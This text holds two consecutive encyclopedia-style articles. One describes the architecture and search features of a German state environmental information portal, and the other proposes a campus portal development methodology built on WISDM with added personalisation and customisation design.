A major prerequisite for the operation of such a portal is that no, or only a minimum, expenditure is needed for the maintenance of the Web sites referenced therein. Thus, the portal meets with the acceptance of the Web site operators.

Although the expenditure required for the integration of information offers in the EIN shall be minimized, individual interfaces have to be generated for certain information systems. This especially applies to offers that are generated dynamically, as they, for example, query statistical data or measurement values from databases. Moreover, the expenditure needed for the development of these interfaces shall be minimized.

The users of EIN are offered several access paths to the individual information offers, in particular a thematic access, full-text search, keyword search, and other specialized access options.

According to the requirements outlined in the Act on Equal Opportunities of Handicapped Persons (Gesetz zur Gleichstellung behinderter Menschen, 2002), the entire presentation is tailored to barrier-free access, that is, the structure of the contents offered is implemented largely semantically in HTML, while the layout is described by means of style sheets.

SYSTEM ARCHITECTURE AND COMPONENTS

The EIN system architecture consists of various individual components. Use of a maximum of standard components is envisaged. These components include:

- Central component, including
  - Central data storage
  - Maintenance interface for administrators and editorial staff
  - Presentation component
  - Data interface for external components
- Search engine for full-text search
- Search engine for keyword search
- Web server log file analysis and statistics tool
- Quality assurance tools

The central component of the architecture is implemented using a CMS. With its back-end database, it provides for the persistent storage of data and offers interfaces for administrators, editorial staff, and the users of EIN. In addition, the CMS supplies the necessary data to other components.

CONTENT MANAGEMENT SYSTEM (CMS)

The metadata are managed by a content management system (CMS). Thus, many functional parts of such a system can be used for the EIN. The most important function is the storage of the necessary data in the CMS or its back-end database. The maintenance interface for administrators and editorial staff may be mapped easily via the workflow support and the CMS authorization system.

The data interface for external components is implemented by making use of the programmability and extensibility of the CMS. Presentation of the contents as well as the automatic generation of navigation and menus for the portal may be accomplished using the template-based presentation mechanism of the CMS. This technology also facilitates the implementation of a barrier-free Web presentation (Chaves, 2003).

A major advantage of the CMS used is its capability of using ontology to link the data contained. All metadata are modelled as concepts and relations connecting these. Based on ontology, navigation, and search facilities could have been designed and implemented easily.

Figure 2. A thematic issue selected in the EIN of Sachsen-Anhalt

THEMATIC ACCESS AND NAVIGATION

By a thematic approach, the variety of offers is limited by consistent grouping to certain environmental issues selected, such as soil, water, nature protection, etc. Experience gained from the use of the gein® portal shows that a lean and flat structure complies most with the wishes of the user.

Administration of the environmental issues also takes place by means of the CMS. The environmental issues are defined as an own-object class and may be linked with other contents of the CMS via relations. On the basis of these data, the corresponding templates generate corresponding menus and, thus, navigation in the EIN.

Each of the offers integrated in the EIN is assigned to a few environmental issues of high priority by relations. Moreover, it may also be assigned to other issues of lower priority. This assignment is then reflected by the order of presentation of a certain environmental issue. For later extensions, these issues may be refined.

FULL-TEXT SEARCH

A full-text search makes accessible all Web sites connected to the EIN. Via a corresponding data interface, it uses the metadata stored in the content management system, and the data are also made available to other components and possible extensions.

Indexing of the individual Web sites takes place by means of a crawler that indexes complete Web sites in a fully automatic manner based on the references contained.

Figure 3. User interface of the EIN of Baden-Wuerttemberg

For individual Web sites, adaptations to this type of full-text indexing have to be made and the respective interfaces have to be generated.

The full-text search allows searching either all or only a part of the indexed Web sites. The user has the possibility of limiting full-text searches to such Web sites that are assigned to one or several of the aforementioned environmental issues. This thematic limitation of search means a major progress as compared to conventional search of all Web sites, which may result in a number of irrelevant hits.

Full-text search also is available for single Web sites and for use in other environmental information systems. In the near future, full-text search will make its results available in the OpenSearch format (http://opensearch.a9.com).

SEMANTIC NETWORK SERVICES (SNS)

The contents of the Web offers integrated in the EIN are not opened up by full-text search alone, but also via a keyword search. The semantic network services (Bandholtz, 2003) developed on behalf of the Federal Environmental Authority (Umweltbundesamt), and used in the gein® portal, offer a fully automatic keywording of WWW sites under semantic integration of an environmental thesaurus, geographical names, and chronology. Ambiguities are resolved by a context analysis. Keywords are weighed with respect to their significance to a special document.

The EIN uses the Web service interface of the semantic network services for indexing of all documents contained. Relations between certain keywords and documents, as well as metadata, are stored in a special database.

OTHER ACCESS OPTIONS FOR USERS

Some environmental information items are updated regularly, partly at very short intervals. Among them are current air and radiation measurement values, flood forecasts, and water levels. In a special area, the user is granted access to these frequently requested information items.

Via another access, the offers integrated last in the EIN and containing major novelties are presented to the users.

In addition, a list of suppliers of environmental information is provided, such that the data can be accessed via names of authorities or institutions. To generate this information, the data collected in the database are used.

INCORPORATION OF SPECIAL OFFERS

Many, but unfortunately not all, offers can be integrated in the EIN without any further adaptation. This especially applies to systems that entirely or partly consist of dynamically generated sites that can be reached via form-based queries only.

An example of such an offer is the Web site of the Statistical State Office of Baden-Wuerttemberg (http://www.statistik-bw.de), which largely consists of dynamically generated tables that are transferred to the user following a selection via a form. A second example is the Web site "Environmental Data and Maps Online" (http://brsweb.lubw.baden-wuerttemberg.de/), which provides access to a large number of current and historic values measured, e.g., radioactive radiation or emission data.

For such Web sites, the corresponding interfaces or adaptations have to be generated. In the case of the Statistical State Office, an additional, automatically generated site was established apart from the already existing Web offer. This site is used as a starting point for the crawler of full-text search and offers links to all relevant sub-pages.

QUALITY ASSURANCE

To reach a maximum quality of the information offered, quality assurance tools are available in the EIN. In particular, availability of the Web sites integrated in the EIN is checked at regular intervals. Furthermore, the administrators and editorial staff are informed automatically about larger structural or contents-related modifications on Web sites and, if necessary, may interfere with failed indexings of the Web sites or adapt changed URIs.

A great challenge of quality assurance is the detection of redundant contents and information fragments delivered by content management systems.

IMPLEMENTATION

Prototype development in 2003, to demonstrate basic functioning, was followed by the development of a first productive system for the state of Baden-Wuerttemberg in 2004. In January, 2006, a second instance for the state of Saxony-Anhalt went online.

The present implementation is based on a CMS with a back-end database. The software WebGenesis (http://www.Webgenesis.de) developed by the Fraunhofer Institut für Informations- und Datenverarbeitung (IITB, Fraunhofer Institute for Information and Data Processing) and a MySQL database are applied.

Both in the prototype and the productive version, the Open-Source search machine ht://Dig (http://www.htdig.org) is employed for implementing full-text search. Due to its variety of configuration options, it guarantees sufficient flexibility for indexing Web sites and the search functions required. Configuration files for the full-text search machine are generated regularly via the data interface of the CMS.

FUTURE TRENDS

In the near future, the full-text search engine will be replaced by a more efficient and more flexible system. For this purpose, alternative products are being examined at the moment, among others, the open-source frameworks Lucene/Nutch (http://lucene.apache.org). It is also planned to extend the features of the keyword search. In this way navigation on the environmental thesaurus shall be made possible for the user. From a given environmental issue as a starting point, the user shall be able to navigate along the hierarchy and associations to find the documents desired. For the comfort of the user, personalization of the portal shall be integrated in future versions.

While the idea of an Environmental Markup Language (EML) (Arndt, 2000) was not well accepted by the environmental community, the concept of a Semantic Web (Berners-Lee, 2001) has the potential to meet its needs and is currently being established as a world-wide standard. Consequently, environmental applications and data sources have to be enabled to generate such machine-readable data. Thus, the EIN has to improve its search facilities by incorporating a semantic search. The semantic Web will make more information accessible to the user and at the same time expenses can be reduced, since the programmer will be spared of the task to implement individual interfaces for each application.

CONCLUSION

With the EIN, distributed information is offered by the environmental administrations of the states of Baden-Wuerttemberg and Saxony-Anhalt to the user in a transparent and clear manner.

Following commissioning of the EIN, the expenditure required mainly consists of the administration of metadata and integration of new information offers. For this, the EIN makes available an interface to the user, via which proposals can be made for the integration of further contents and information on modifications of existing sites can be transmitted.

Closer co-operation with the environmental portal PortalU, the upcoming successor of gein®, and an intensified common use of components are aimed at.

REFERENCES

Arndt, H., & Günther, O. (2000). *Environmental Markup Language (EML).* Workshop 1, Berlin 1999. Marburg: Metropolis-Verlag.

Bandholtz, T. (2003). *Erstellung eines semantischen Netzwerkservice für das Umweltinformationsnetz Deutsch-*

land—German Environmental Information Network. Forschungsbericht 201 11 612, Kurzfassung. Germany: Schlumberger Sema GmbH.

Berners-Lee, T., Hendler, J., & Lassila, O. (2001). The Semantic Web. *Scientific American, 284*, May.

Chaves, F. (2003). *Personalisierung in WebGenesis: Individuelle Barrierefreiheit von Internet-Diensten gesteuert durch Beeinträchtigungsprofile*. In: visIT Nr.2., 4-5.

Geiger, W., Düpmeier, C., Ruchter, M., Schlachter, T., Weidemann, R., Ebel, R. et al. (2005). Examples of public environmental information systems and portals in Baden-Württemberg. In P. Sesimbra (Ed.), *Environmental Software Systems: Proc. of the 6th Internat. Symp: Vol.6*: *Environmental Risk Assessment Systems*. Laxenburg: International Federation for Information Processing.

Gesetz zur Gleichstellung behinderter Menschen. (2002). Retrieved March 6, 2006, from http://bundesrecht.juris.de/bgg/

Mayer-Föll, R., Keitel, A., & Geiger, W. (Eds.). (2004). *Projekt AJA. Anwendung JAVA-basierter und anderer leistungsfähiger Lösungen in den Bereichen Umwelt, Verkehr und Verwaltung, Phase V 2004*. Germany: Wissenschaftliche Berichte FZKA 7077.

Schlachter, T., Ebel, R., Geiger, W., Sawade, A., Tauber, M., & Weidemann, R. (2004a). Environmental Information Network of Baden-Wuerttemberg—Integration of the Authorities' Environmental Information. *EnviroInfo 2004, 18th International Conference Informatics for Environmental Protection, Geneva, Switzerland* (pp. 57-65). Switzerland: editions du Tricorne.

Schlachter, T., Ebel, R., Geiger, W., Sawade, A., Tauber, M., & Weidemann, R. (2004b). Integration of the authorities' environmental information in the state of Baden-Wuerttemberg. In P. Prastacos (Ed.), *E-environment: Progress and challenge* (pp. 231-39). EU-LAT Workshop, San Jose, CR,. Mexico: Instituto Politecnico Nacional.

Umweltinformationsgesetz. (2005). Retrieved March 6, 2006, from http://bundesrecht.juris.de/uig_2005/index.html (German)

KEY TERMS

Content Management System (CMS): A computer software system for organizing and facilitating the collaborative creation of documents and other contents. In this article, a content management system is a Web application used for managing Web sites, Web contents, and metadata.

Environmental Informatics: Research and systems development focusing on environmental sciences in terms of the creation, collection, storage, processing, modeling, interpretation, display, and dissemination of data and information.

Environmental Information: Information on the state of the elements of the environment, such as air, water, soil, land, biological diversity, genetically modified organisms, and the interaction among these elements; factors, such as substances, energy, noise, radiation or waste, emissions, discharges, and other releases into the environment; measures concerning or affecting the environment; reports on the implementation of environmental legislation; and the state of human health and safety.

Full-Text Search: The search engine examines all words in every document stored as it tries to match search words supplied by the user. The most common approach to full-text search is to generate a complete index or concordance for all searchable documents. For each word an entry is made, which lists the exact position of every occurrence of it within the database of documents. From such a list, it is relatively simple to retrieve all the documents that match a query, without having to scan each document.

Keyword Search: Keywords are words that relate to a particular topic. They need not necessarily occur in the full text of a document. Keywords may be provided as meta information within the document or can be created additionally by editorial staff or an automatic keyword generator. Given or generated keywords are stored in a database and can be searched for by the user.

Ontology: In computer science, an ontology is a data model and a form of knowledge representation that represents a domain of the outside world and is used to map the objects in that domain and the relations between them.

Semantic Web: An extension of the current Web in which information is given well-defined meaning, better enabling computers and people to work in cooperation.

Web Portal: Sites on the World Wide Web that typically provide personalized capabilities to their visitors. They are designed to use distributed applications, different numbers and types of middleware and hardware to provide services from a number of different sources.

Accommodating End-Users' Online Activities with a Campus Portal

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INTRODUCTION

A major objective of this article is to propose a framework for development of a campus portal accommodating the end-users' online activities, especially students who are normally considered as a major group of users for the campus portal. By summarising between the literature review in the domain of traditional information systems development methodology and Web-based information systems development methodology and the findings of the research, an appropriate model can finally be concluded and recommended, and is presented in this article. Although this article can be considered as a standalone article, it is recommended that the reader read the article entitled "The Need for a Comprehensive Methodology for Campus Portal Development." Additionally, the complete version of this research can also be obtained from the digital thesis section of the University of Wollongong Library (http://www.library.uow.edu.au).

BACKGROUND ON THE FINDINGS

The results substantiated the claim made in the literature review of the portal technologies that the design and implementation of the personalisation and customisation functionalities could be a substantial factor that determines the appropriate approach to the development of the campus portal.

Based on the case study, the usage pattern of student's online activities presents a clear picture of the design, development, and implementation issues of the personalisation and customisation functionality of a campus portal. On the other hand, some conflicts between the vision of the development team and the usage pattern of the students were detected which, may lead to the misunderstandings on the major concepts of the campus portal development.

In the design of the empirical study, there are three confounding variables (gender, student category, and educational level) that could influence the usage pattern of the student's online activities when using the survey questionnaire as an instrument.

A SELECTION OF THE DEVELOPMENT METHODOLOGY FOR A CAMPUS PORTAL

This research places its emphasis on the methodology for in-house development of a campus portal. The research approach will start by analysing the available information systems and Web development methodologies to find those existing development methodologies that are appropriate to the development of the campus portal. The traditional development methodologies which were studied in this research are system development life cycle (SDLC), structured systems analysis and design method (SSADM), Jackson system development (JSD), soft system methodology (SSM), effective technical and human implementation of computer-based systems (ETHICS), and multiview. Additionally, many studied Web-based information systems development methodologies are relationship management methodology (RMM), object-oriented hypertext design method (OOHDM), Web information systems development methodology (WISDM), Web site design method (WSDM), Internet commerce development methodology (ICDM), Lowe-Hall's hypermedia and Web engineering approach, Takahashi-Liang's Web-based information systems analysis and design, Howcroft-Carroll's methodology for Web development, and intranet design methodology (IDM).

Criteria for the Selection

Adapting the criteria of Murugesan, Deshpande, Hansen, and Ginige (1999) to the campus portal development, the selection of the development methodology should match the following criteria, taking into account the special characteristics of campus portals.

Multidimensionality

Previous research shows that factors influential in major failures of development projects are lack of commitment in top management and inadequate user involvement (Keil, Cule, Lyytinen, & Schmidt, 1998; Wallace & Keil, 2004). To satisfy user needs, a system must be developed accordingly and fulfil the requirement of the users (Standing, 2002). Campus portal users are composed of many groups of stakeholders that require different needs and may have a direct or indirect relationship to each other (Pressman, 2005). Each group also performs different activities to facilitate and achieve their objectives. The development methodology, therefore, should consider the development of a campus portal with a user focus from the multiple views of stakeholders.

Flexibility

Inflexibility in the development methodology inevitably leads to problems (Avison & Fitzgerald, 2002, 2003a). A campus portal is a complex project, integrated with many Web-based information systems and other online services. Consequently, the development methodology should be flexible enough to allow the developers to adjust methods, tools, and techniques, as well as the process of the development to suit the local situation.

Supporting Critical Characteristics of the Campus Portal

As shown in the earlier phases of this research, the development methodology has to support the functions of personalisation and customisation, which have been mentioned previously as critical characteristics that define a third or fourth generation of campus portal. In the field of human-computer interaction (HCI), however, good usability is widely accepted as a critical component for Web sites and Web applications (Vidgen, 2002; Vidgen, Avison, Wood, & Wood-Harper, 2002). The development methodology for a campus portal should also consider usability as an additional critical characteristic.

Comparison of Existing Development Methodologies

Avison and Fitzgerald (2003a, pp. 555-572) provide a framework for comparing methodologies in the final article of their book. They mentioned that "comparing methodologies is a very difficult task, and the results of any such work are likely to be criticised on many counts. There are as many views as there are writers on methodologies. The views of analysts do not necessarily coincide with users, and those views are often at variance with those of the methodology authors" (Avison & Fitzgerald, 2003a, pp. 555-572).

They also mention that a number of additional elements might be appended to the framework in order to compare methodologies for a particular purpose. As most traditional information systems methodologies have been referred to by Avison and Fitzgerald (2003a), this research will also adopt their approach in order to explain the traditional development methodologies. This will be extended to Web development methodologies in this research.

Because of the wide range of differences between the traditional information systems development methodologies and Web-based development methodologies, Avison and Fitzgerald (2003a), point out that this research will customise and use only some elements of their framework for comparing development methodologies against the campus portal's criteria, as described in the previous section. This comparison will concentrate on positive aspects, rather than on the disadvantages or pitfalls of all possible development methodologies in order to select and justify the most appropriate development methodology for the campus portal, based on the defined criteria.

Philosophy

The general philosophy of all information systems and Web development methodologies is to improve the areas of development in each respective world. An in-depth philosophy of each development methodology, however, varies and depends on many factors such as paradigm, objectives, domains, and targets (Avison & Fitzgerald, 2003a).

Paradigm

Among the traditional information systems development methodologies, SSM, ETHICS, and Multiview2 are categorised into system paradigms and SDLC, SSADM, and JSD belong to the science paradigm. The reason is that SSM, ETHICS, and Multiview2 provide a perspective for both technical and social perspectives, whereas the others emphasize the technical perspective of the information systems development.

Although Multiview2 is claimed as a framework by the authors of the development methodology (Avison & Fitzgerald, 2003a; Avison, Wood-Harper, Vidgen, & Wood, 1998), there is much confusion in specifying the exact type of Multiview2, because it can be referred to as an approach, a methodology, a framework, or metaphor (Zhu, 2002). This research views Multiview2 comparable as a development methodology for developing an information systems.

Among Web-based system development methodologies, only WISDM and ICDM can be categorised into a system paradigm, whereas RMM, OOHDM, WSDM, Lowe-Hall's Approach, Takahashi-Liang's method, Howcroft-Carroll's methodology, and IDM belong to the science paradigm.

Objective

Among the traditional information systems development methodologies, SDLC, SSADM, JSD, and Multiview2 can be categorised as the development methodology for building the system. However, there is not a clear and distinct answer regarding whether or not SSM and ETHICS can be viewed as improving the system, because the processes recommended in the development methodologies also can be considered as a category for building the system, which was proposed in different a approach. Multiview2 framework and JSD, however, does not cover all stages found in SDLC and SSADM. More information on the scope of the development methodology will be further discussed in a later section.

Among Web-based system development methodologies, all development methodologies, that is, RMM, OOHDM, WSDM, Lowe-Hall's Approach, Takahashi-Liang's method, Howcroft-Carroll's methodology, IDM, WISDM, and ICDM, are considered as building the system category.

Domain

Among the traditional information systems development methodologies, SSM is more unique than other methodologies. Regarding the comments made by Avison and Fitzgerald (2003a), SSM can be categorised as the methodology for planning, organisation, and strategy type, where as SDLC, SSADM, JSD, and ETHICS can be classified as specific problem-solving methodologies because they specify a particular problem. In addition to the methodology for planning, organisation, and strategy, Mutiview2 framework can also be identified in this group because it focuses on a wider aspect of problem-solving in both the technical issue and organisation.

Among Web-based system development methodologies, RMM, OOHDM, WSDM, Lowe-Hall's Approach, Takahashi-Liang's method, Howcroft-Carroll's methodology, and IDM are categorised as specific problem-solving methodologies. In contrast, WISDM and ICDM are more than problem-solving methodologies because they provide a planning procedure from both organisation and technical perspectives. However, ICDM pays little attention to explaining the details of the user interface design, although they are concerned that it is a very important part of the development of a Web-based system, whereas WISDM identifies the user interface (human-computer interface) as a designing stage.

Target

It is a very difficult task to identify the various targets of the development methodology because most methodologies claim to be used for a general purpose (Avison & Fitzgerald, 2003a). Avison and Fitzgerald (2003a) mentioned that the size of an organisation, which methodology addresses is an important aspect for comparison. This research will additionally focus on the size of the project to increase the dimension of the comparison of the methodologies.

Among the traditional information systems development methodologies, most methodologies can handle from small to large size projects because they are designed to support large organisations that have a capability to afford the development and implementation cost of an information system in a booming period of computer-based information systems. Multiview2 is a framework that was just being introduced to the information systems area in the late 1990s, which the size of most organisations where information systems development is still being active are small and medium enterprises. This makes Multiview2 designed to support small organisations (Avison & Fitzgerald, 2003a).

Previously, most hypermedia development methodologies, that is, RMM and OOHDM, could be adopted for supporting small to medium sized Web projects. Recently, the authors of these methodologies claimed that they could support the large and complex projects because the methodologies have been enhanced. Additionally, WISDM and ICDM can be adopted to use in medium and large projects regardless of the multiple perspectives that allow developers to understand the situation of the project, people, and organisation. However, the approach to the WISDM and ICDM view is quite different when compared to the majority of the development methodologies, which only focus on system building.

Scope

In the framework of Avison and Fitzgerald (2003a), there are a number of stages which are taken from the conventional set of the development life cycle. There are strategy, feasibility, analysis, logical design, physical design, programming, testing, implementation, evaluation, and maintenance.

The purpose of displaying Table 1 is to provide an overview for the focus area of the methodologies. Dark grey represents the main emphasis area of the methodology, and light grey represents the attempting area, which was mentioned in the methodology but somehow may not be fully explained. This approach is uncomplicated to understand because most current developers are already familiar with the steps of the life cycle approach. In contrast, it may misrepresent some methodologies which are not designed to follow the traditional structure of the life cycle system (Avison & Fitzgerald, 2003a).

Filtering the Development Methodologies through the Criteria

Multidimensionality

As it was previously discussed, most traditional information systems and Web-based development methodologies

A

Table 1. (Adapted from Avison and Fitzgerald, 2003a, p.568)

	Strategy	Feasibility	Analysis	Logical Design	Physical Design	Programming	Testing	Implementation	Evaluation	Maintenance
SSADM*										
JSD*										
SSM*										
ETHICS*										
Multiview2										
RMM										
OOHDM										
WSDM										
WISDM										
ICDM										
Lowe-Hall's										
Takahashi-Liang's										
Howcroft-Carroll's										
IDM										

*Note: * These methodologies are summarised by Avison and Fitzgerald (2003a)*

view problems as a one dimensional perspective, which attempts to solve the specific problems. On the other hand, SSM, Multiview2, WISDM, and ICDM address not only the technical perspective, but also include some wider aspects on the organisation and people perspective (Linden & Cybulski, 2004).

Flexibility

Although some methodologies, such as IDM and ICDM, provide a feedback loop that allow the developers to go back to the previous stages. It, however, allows to go back to only a certain stage of the development.

Multiview2 and WISDM are different to other methodologies in this term because there are no step-by-step stages to be followed. This makes these methodologies more flexible than the others. However, it might not be suitable for inexperienced developers, who may need a procedure of the development to follow.

In addition to flexibility, Takahashi-Liang's methodology recommends some tools, namely, WebArchitect and PilotBoat, which are rarely recognised by developers. This approach drives a methodology to its limits.

Supporting Critical Characteristics of the Campus Portal

The personalisation and customisation, together with the user interface issue, were identified as major critical characteristics of a campus portal. The methodology needs to support these characteristics in order to develop an effective and efficient campus portal.

One critical missing component of most traditional development methodologies is the user interface issue, which is critical to Web-based system development. The literature shows that most methodologies were designed for traditional information systems development, which has already been recognised here to be different from that of Web-based systems, particularly in the area of usability. Most traditional development methodologies therefore do not fully support the interactive themes and characteristics of a Web-based system (Howcroft & Carroll, 2000; Powell, Jones, & Cutts, 1998).

On the other hand, the user-interface issue is a major focus of many Web-based development methodologies. Summarised from the literature, there are three major themes of Web-based development that can be identified: Web site, Web application, and Web information systems.

Some methodologies such as RMM and OOHDM originated from hypermedia development, in particular RMM and OOHDM were enhanced to more accurately support the development of a Web-based system (see Isakowitz, Kamis, & Koufaris, 1998; Isakowitz, Stohr, & Balasubramanian, 1995).

Regarding these themes, it can be summarised that RMM, OOHDM, WSDM, Lowe-Hall's Approach, Takahashi-Liang's Method, Howcroft-Carroll's Methodology, and IDM are more appropriate to Web site development, whereas WISDM and ICDM are more suitable for Web application and Web information systems development.

SELECTED DEVELOPMENT METHODOLOGY FOR CAMPUS PORTAL PROJECTS

It can be concluded from the discussion and analysis above that there are no supporting models that clearly focus on personalisation and customisation, which are the most critical and unique characteristics of the campus portal. Undoubtedly, most traditional development methodologies were developed before the Internet became popular. However, most Web development methodologies focused on the personalisation and customisation issues, except perhaps OOHDM, which talks about the personalisation issue (see Rossi, Schwabe, & Guimaraes, 2001).

It is deduced from the analysis here that most traditional information systems development methodologies fail to address critical aspects of Web-based system development, especially user interface issues, whereas most Web-based development methodologies, including OOHDM, fail to address the aspects of the organisation and people issues in order to develop effective complex Web applications and Web information systems for the organisation. Although the method of OODHM for handling the personalisation issue is deemed useful, OODHM is more appropriate to the development of Web-based applications than Web-based information systems that need to integrate the multiple dimensions of the organisation and people issues.

Based on this analysis, it appears that the most appropriate methodologies for the development of a campus portal are: Multiview2, WISDM, and ICDM. All of these methodologies have the potential to be adapted and adopted for the development of a campus portal. However, none of these development methodologies offers the ability for inclusion at the design stage, or the functionality of personalisation and customisation.

In the case of the development in a campus portal project, a stage for the design of the personalisation and customisation characteristics needs to be appended into the development methodology. This highlights to all members of the development team that they need to critically consider the issue of personalisation and customisation throughout the development, and include this functionality in the basic design of the portal. Moreover, they need to make sure that at the implemented level the personalisation and customisation continues to support the current usage pattern of the end-users' online activities throughout the life of the portal.

In summary, a major contribution of this research is the recommendation that a suitable campus portal development methodology be based on Multiview2, ICDM, and WISDM. An overview of each is as follows:

- Although a Multiview2 framework is a new methodology which offers great flexibility to the information systems development, it, however, does not address well the user interface issues that are a critical component of the Web-based information systems and campus portal.
- ICDM provides multiple perspectives to Web-based development; however, a weak stance on user interface design is found in this methodology. Additionally, its step-by-step approach makes it somewhat inflexible for experienced developers.
- WISDM (see Figure 2) presents a clear consideration of user interface issues because the user interface issue under the heading "human-computer interface" is presented as a major component of the methodology. Additionally, the methodology adopts the Multiview2 style of framework (see Figure 1), which does not offer a step-by-step approach to the process of development and so is more flexible than the other methodologies. However, experienced developers are needed in order to manage and develop the Web-based information systems using this methodology because of this.

In this important section of the article, the result of the selection process for the proposed development methodology particularly suitable for the campus portal projects has been presented, discussed, and justified. Through the comparison between traditional information systems and Web-based system development methodologies and by applying criteria identified as particularly appropriate to the characteristics of campus portals, it has been concluded that WISDM is the most appropriate methodology that can be developed into the methodology for the campus portal. However, a modification of WISDM is needed in order to support the critical criteria of the campus portal, as will be shown in the following section.

A PROPOSED DEVELOPMENT METHODOLOGY FOR CAMPUS PORTAL

Using the findings and critical analysis of the research, WISDM was selected as the basic framework, and extended

Figure 1. Multiview2 (Avison et al., 1998)




Figure 2. WISDM (Vidgen et al., 2002)





Figure 3. A campus portal development methodology (CPDM) (Adapted from Vidgen, 2002; Vidgen et al., 2002; and Avison et al., 1998)



with the concepts of personalisation and customisation, which have been incorporated within the design element of the framework to create the specialised campus portal Development Methodology (CPDM) (as shown in Figure 3). WISDM, created by Vidgen (2002) and Vidgen et al. (2002) was itself extended from the Multiview2 framework by Avison et al. (1998). Although this may seem to be a minor change to the WISDM framework, it is interpreted and asserted from the results of this study that consideration of personalisation and customisation issues is critical to the development of a campus portal in the same way Human-Computer Interaction is.

With the CPDM, the development team should be able to develop a campus portal that suits the particular concepts and critical characteristics of campus portals. As can be noticed from the CPDM shown in Figure 3, the Personalisation and Customisation Design element is recommended as separated from that of Human-Computer Interaction, which focuses on the design of the user interface. In addition, the CPDM has changed slightly; the name of this element, from human-computer interface to human-computer interaction (HCI), which provides a broader perspective in terms of the users' activities. This is in line with the findings of the case study.

In this approach, the CPDM framework should be able to direct the development team to perform these compulsory design stages. They should thereby be able to eliminate the problems that were revealed in the case study regarding the vision of the development team on the campus portal.
